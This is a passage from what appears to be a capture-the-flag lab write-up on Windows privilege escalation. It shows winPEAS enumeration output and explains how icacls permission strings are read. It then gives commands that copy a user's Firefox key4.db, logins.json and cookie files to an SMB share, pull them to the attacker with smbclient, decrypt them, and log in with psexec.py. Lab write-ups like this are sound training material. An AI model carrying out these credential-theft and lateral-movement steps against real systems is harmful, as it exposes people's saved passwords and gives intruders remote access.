C:\Windows\OliHxocT.exe
C:\Windows\OliHxocT.exe NT AUTHORITY\SYSTEM:(I)(F)

AWSLiteAgent
C:\Program Files\Amazon\XenTools\LiteAgent.exe
Invalid parameter "Files\Amazon\XenTools\LiteAgent.exe"

clr_optimization_v2.0.50727_32
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.exe
C:\Windows\Microsoft.NET\Framework\v2.0.50727\mscorlib.exe NT SERVICE\TrustedInstaller:(F)

clr_optimization_v2.0.50727_64
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorlib.exe
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\mscorlib.exe NT SERVICE\TrustedInstaller:(F)

DPKI
C:\Windows\yQJRJlw.exe
C:\Windows\yQJRJlw.exe NT AUTHORITY\SYSTEM:(I)(F)

ehRecvr
C:\Windows\ehome\ehRecvr.exe
C:\Windows\ehome\ehRecvr.exe NT SERVICE\TrustedInstaller:(F)

ehSched
C:\Windows\ehome\ehsched.exe
C:\Windows\ehome\ehsched.exe NT SERVICE\TrustedInstaller:(F)

FontCache3.0.0.0
C:\Windows\Microsoft.Net\Framework64\v3.0\WPF\PresentationFontCache.exe
C:\Windows\Microsoft.Net\Framework64\v3.0\WPF\PresentationFontCache.exe NT SERVICE\TrustedInstaller:(F)

KIFo
C:\Windows\RTZkUBAA.exe
C:\Windows\RTZkUBAA.exe NT AUTHORITY\SYSTEM:(I)(F)

PerfHost
```

C:\Windows\SysWow64\perfhost.exe
C:\Windows\SysWow64\perfhost.exe NT SERVICE\TrustedInstaller:(F)

PsShutdownSvc
C:\Windows\PSSDNVC.EXE
C:\Windows\PSSDNVC.EXE NT AUTHORITY\SYSTEM:(I)(F)

PUEB
C:\Windows\SSKGBZfk.exe
C:\Windows\SSKGBZfk.exe NT AUTHORITY\SYSTEM:(I)(F)

rUzJ
C:\Windows\ZpCxEnlk.exe
C:\Windows\ZpCxEnlk.exe NT AUTHORITY\SYSTEM:(I)(F)

TrustedInstaller
C:\Windows\servicing\TrustedInstaller.exe
C:\Windows\servicing\TrustedInstaller.exe NT SERVICE\TrustedInstaller:(F)

wtuE
C:\Windows\ZyDdISma.exe
C:\Windows\ZyDdISma.exe NT AUTHORITY\SYSTEM:(I)(F)

bBnu
C:\Windows\ZoHKDIWg.exe
C:\Windows\ZoHKDIWg.exe NT AUTHORITY\SYSTEM:(I)(F)

laiG
C:\Windows\wOuMBxwT.exe
C:\Windows\wOuMBxwT.exe NT AUTHORITY\SYSTEM:(I)(F)

qaNe
C:\Windows\xypeozol.exe
C:\Windows\xypeozol.exe NT AUTHORITY\SYSTEM:(I)(F)

[*] DLL HIJACKING in PATHenv variable

[i] Maybe you can take advantage of modifying/creating some binary in some of the following locations
[i] PATH variable entries permissions - place binary or DLL to execute instead of legitimate
[?] <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking>
C:\Windows\system32 NT SERVICE\TrustedInstaller:(F)
C:\Windows NT SERVICE\TrustedInstaller:(F)
C:\Windows\System32\Wbem NT SERVICE\TrustedInstaller:(F)

[*] CREDENTIALS

[+] WINDOWS VAULT

[?] <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#windows-vault>

Currently stored credentials:

* NONE *

[+] Unattended files

C:\Windows\Panther\Unattend.xml exists.

[+] SAM and SYSTEM backups

[+] McAfee SiteList.xml
Volume in drive C has no label.
Volume Serial Number is 3ABE-D44B
Volume in drive C has no label.
Volume Serial Number is 3ABE-D44B
Volume in drive C has no label.
Volume Serial Number is 3ABE-D44B
Volume in drive C has no label.
Volume Serial Number is 3ABE-D44B

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\jfn812a.default-release\places.sqlite
C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\jfn812a.default-release\key4.db

C:\Windows\Panther\unattend.xml
C:\Windows\Panther\setupinfo
C:\Windows\winsxs\amd64_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7601.17514_none_6f0f7833cb71e18d\appcmd.exe
C:\Windows\winsxs\wow64_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7601.17514_none_79642285ffd2a388\appcmd.exe

Scan complete.

[+] GPP Password

[+] Cloud Credentials

Access is denied.

[+] AppCmd

[?] <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#appcmd-exe>

[+] Files in registry that may contain credentials

[i] Searching specific files that may contains credentials.

[?] <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files>

Looking inside HKCU\Software\ORL\WinVNC3\Password

Looking inside HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password

Looking inside HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\WinLogon

DefaultDomainName REG_SZ

DefaultUserName REG_SZ

Looking inside HKLM\SYSTEM\CurrentControlSet\Services\SNMP

Looking inside HKCU\Software\TightVNC\Server

Looking inside HKCU\Software\SimonTatham\PuTTY\Sessions

Looking inside HKCU\Software\OpenSSH\Agent\Keys

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\jfn812a.default-release\places.sqlite

C:\Users\natbat\AppData\Roaming\Mozilla\Firefox\Profiles\jfn812a.default-release\key4.db

C:\Windows\Panther\unattend.xml

C:\Windows\Panther\setupinfo

C:\Windows\winsxs\amd64_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7601.17514_none_6f0f7833cb71e18d\appcmd.exe

C:\Windows\winsxs\wow64_microsoft-windows-iis-sharedlibraries_31bf3856ad364e35_6.1.7601.17514_none_79642285ffd2a388\appcmd.exe

Scan complete.

[+] DPAPI MASTER KEYS

[i] Use the Mimikatz 'dpapi::masterkey' module with appropriate arguments (/rpc) to decrypt

[?] <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi>

[+] DPAPI MASTER KEYS

[i] Use the Mimikatz 'dpapi::cred' module with appropriate /masterkey to decrypt

[i] You can also extract many DPAPI masterkeys from memory with the Mimikatz 'sekurlsa::dpapi' module

[?] <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dpapi>

Looking inside C:\Users\natbat\AppData\Roaming\Microsoft\Credentials\

Looking inside C:\Users\natbat\AppData\Local\Microsoft\Credentials\

Looking inside HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4/password

Looking inside HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\WinLogon

DefaultDomainName REG_SZ

DefaultUserName REG_SZ

Looking inside HKLM\SYSTEM\CurrentControlSet\Services\SNMP

Looking inside HKCU\Software\TightVNC\Server

Looking inside HKCU\Software\SimonTatham\PuTTY\Sessions

Looking inside HKCU\Software\OpenSSH\Agent\Keys

❖ winPEAS.bat analyse strategy:

Interesting permissions

```
D - Delete access
F - Full access (Edit_Permissions+Create+Delete+Read+Write)
N - No access
M - Modify access (Create+Delete+Read+Write)
RX - Read and execute access
R - Read-only access
W - Write-only access
```

We will focus in **F** (full), **M** (Modify access) and **W** (write).

Use of Icacls by WinPEAS

When checking rights of a file or a folder the script search for the strings: *(F)* or *(M)* or *(W)* and the string ":" (so the path of the file being checked will appear inside the output).

It also checks that the found right (F, M or W) can be exploited by the current user.

A typical output where you dont have any nice access is:

```
C:\Windows\Explorer.EXE NT SERVICE\TrustedInstaller:(F)
```

An output where you have some interesting privilege will be like:

```
C:\Users\john\Desktop\desktop.ini NT AUTHORITY\SYSTEM:(I)(F)
MYDOMAIN\john:(I)(F)
```

Here you can see that the privileges of user **NT AUTHORITY\SYSTEM** appears in the output because it is in the same line as the path of the binary. However, in the next line, you can see that our user (john) has full privileges in that file.

This is the kind of outpuf that you have to look for when usnig the winPEAS.bat script.

2.5. Privilege Escalation

- ❖ In order to brute the credential for the Firefox, we need manually to collect the key4.db, cert9.db, logins.json and cookies.sqlite documents (remember that we have access on the Users\Share by using SMB):


On the target:

```
> cd C:\Users\natbat
> dir /ah
> cd \AppData\Roaming\Mozilla\Firefox\Profiles\lfn812a.default-release
> copy key4.db \Users\Share
> copy cert9.db \Users\Share
> copy logins.json \Users\Share
> copy cookies.sqlite \Users\Share
```

On the attacker machine:

```
> smbclient \\\10.10.62.124\Users
> smb: \> cd Share
> smb: \Share\> mget * (type yes after each installation)
```

- ✚ Decrypt these 4 documents by using this tool (https://github.com/unode/firefox_decrypt)



Note: You can symbolic the firefox_decrypt tool to your /sbin, so you can run it from any repository. By using this command: `ln -s /direcotoryofthetool/firefox_decrypt.py /sbin/firefox_decrypt.py`

- ✚ Then open another terminal and type this command: `psexec.py usernamefound:password@machine_IP`

